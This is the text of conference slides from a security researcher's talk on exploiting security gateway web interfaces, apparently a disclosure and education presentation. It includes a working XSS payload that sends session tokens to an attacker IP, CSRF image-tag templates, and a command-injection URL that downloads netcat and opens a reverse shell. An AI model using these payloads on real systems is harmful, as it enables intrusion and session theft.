They ought to know better: Exploiting Security Gateways via their Web Interfaces

Ben Williams
NGS-Secure

NCC Group Plc, Manchester Technology Centre, Oxford Road, Manchester M1 7EF **www.nccgroup.com**

ngssecure
an ncc group company

Introduction

- 35+ Exploits found and reported to vendors of Security Gateways since October 2011
- Many are serious issues which can lead an external attacker to compromise the Gateway
- Owning the Gateway can be quick, and powerful…

  as I will show you…


ngssecure
an ncc group company

Which kind of products?

- Security Gateways
  - Multifunction Security Gateways
  - Email and Web filtering

- Appliances and Software
- Some examples include:
  - ClearOS, Untangle, McAfee, Proofpoint, Barracuda
  - Websense, Symantec (Brightmail)

How are they deployed?



ngssecure
an ncc group company

What do they look like?

Screenshots removed for slides

My Exploit Research method

- Find vendor site, sign-up
- Download product evaluation
  - get eval-key (30 days)
- Install VM and snapshot
- “Blast it” with automated scanners
- Prod and poke it with Burp
  - (majority of time)
- SSH as root for whitebox testing
- Create/test exploits
- Log and report exploits

Common vulnerabilities found

- Input-validation issues (90% of products)
  - XSS, command-injection, SQLi, parameter-tampering
- Predictable URLs & parameters = CSRF
- Excessive privileges
- Various session-management issues
- Authentication bypass and information-disclosure
- Out-of-date software, default configs/ content
- Brute force password guessing
  - (too basic but lots of it)

ngssecure
an ncc group company

Attack stages

- Phase one:
  - Gaining access to the UI
- Phase two:
  - Gaining access to the operating-system


Interesting examples 1

- ClearOS
  - Information disclosure

Video removed for slides


Video removed for slides

Recap – UI ownage



Video removed for slides

Recap – Root shell and pivoting



Post exploitation

- It's common for useful tools to be already installed
  - gcc
  - tcpdump
  - netcat
  - Nmap
  - Perl/Python
  - yum/apt-get
  - stunnel

- File-system frequently not "hardened"
  - No SELinux

Other session-token disclosure

Screenshots removed for slides

More session-tokens – bypassing cookie security


- Bypass cookie security flags (Http-Only)
- Session-token reflected on a page with XSS = Pull session–token out of the DOM, send to attacker

```
https://192.168.1.42:9999/xxxx?
xxxx=SrvCtrl&method=get&cmd=listtags&s
erver=<img src=nothing
onerror='document.write("<img src=
\"http://192.168.1.50/"+
(document.firstChild.innerHTML.substr(312,2
4)) + "\"")'>
```

Attack scenarios

- Direct access to the Security Gateway UI
  - Auth-bypass, session-hijacking, information-disclosure
- No direct access to the UI
  - CSRF, XSS
  - (Requires reconnaissance, and interaction with users)
  - Special case of CSRF
  - OSRF with out-of-band XSS


CSRFing Website users




```
<html>
<img src=" http://www.example.com/sensitive-
function?dosomthing=nasty"
height="0" width="0">
</html>
```

CSRFing Home routers

```
<html>
<img src=" http://192.168.1.254:81/sensitive-
function?dosomthing=nasty"
height="0" width="0">
</html>
```



CSRFing Corporate Security Gateways



ngssecure an ncc group company


Interesting examples 2

- Websense
  - Unauthenticated command-injection as SYSTEM
  - Advanced CSRF

Reverse shell from single URL

```
https://192.168.1.42:xxxx/xxxx?xxxx=echo .pdf%26echo strUrl %3d ^"http:^" %2b
chr(47) %2b chr(47) %2b ^"192.168.233.11^" %2b chr(47) %2b ^"nc.exe^"> http.vbs
%26echo StrFile %3d ^"nc.exe^" >> http.vbs%26echo Const
HTTPREQUEST_PROXYSETTING_DEFAULT %3d 0 >> http.vbs%26echo Const
HTTPREQUEST_PROXYSETTING_PRECONFIG %3d 0 >> http.vbs%26echo Const
HTTPREQUEST_PROXYSETTING_DIRECT %3d 1 >> http.vbs%26echo Const
HTTPREQUEST_PROXYSETTING_PROXY %3d 2 >> http.vbs%26echo Dim http, varByteArray,
strData, strBuffer, lngCounter, fs, ts >> http.vbs%26echo   Err.Clear >> http.vbs
%26echo   Set http %3d Nothing >> http.vbs%26echo   Set http %3d
CreateObject(^"WinHttp.WinHttpRequest.5.1^") >> http.vbs%26echo   If http Is
Nothing Then Set http %3d CreateObject(^"WinHttp.WinHttpRequest^") >> http.vbs
%26echo   If http Is Nothing Then Set http %3d
CreateObject(^"MSXML2.ServerXMLHTTP^") >> http.vbs%26echo   If http Is Nothing
Then Set http %3d CreateObject(^"Microsoft.XMLHTTP^") >> http.vbs%26echo
http.Open ^"GET^", strURL, False >> http.vbs%26echo   http.Send >> http.vbs%26echo
varByteArray %3d http.ResponseBody >> http.vbs%26echo   Set http %3d Nothing >>
http.vbs%26echo   Set fs %3d CreateObject(^"Scripting.FileSystemObject^") >>
http.vbs%26echo   Set ts %3d fs.CreateTextFile(StrFile, True) >> http.vbs%26echo
strData %3d ^"^" >> http.vbs%26echo   strBuffer %3d ^"^" >> http.vbs%26echo   For
lngCounter %3d 0 to UBound(varByteArray) >> http.vbs%26echo       ts.Write Chr(255
And Ascb(Midb(varByteArray,lngCounter %2b 1, 1))) >> http.vbs%26echo   Next >>
http.vbs%26echo   ts.Close >> http.vbs%26http.vbs%26nc.exe 192.168.233.11 443 -e
cmd.exe
```

But how to exploit it?



Problems with CSRFing internal products from outside

- Who is the admin?
- How do you get the admin to click something malicious whilst logged-in?
- Product-UI port locked down to specific users?
- Don’t know internal IP address of the product in advance?

ngssecure
an ncc group company

Ways to find DMZ IP addresses

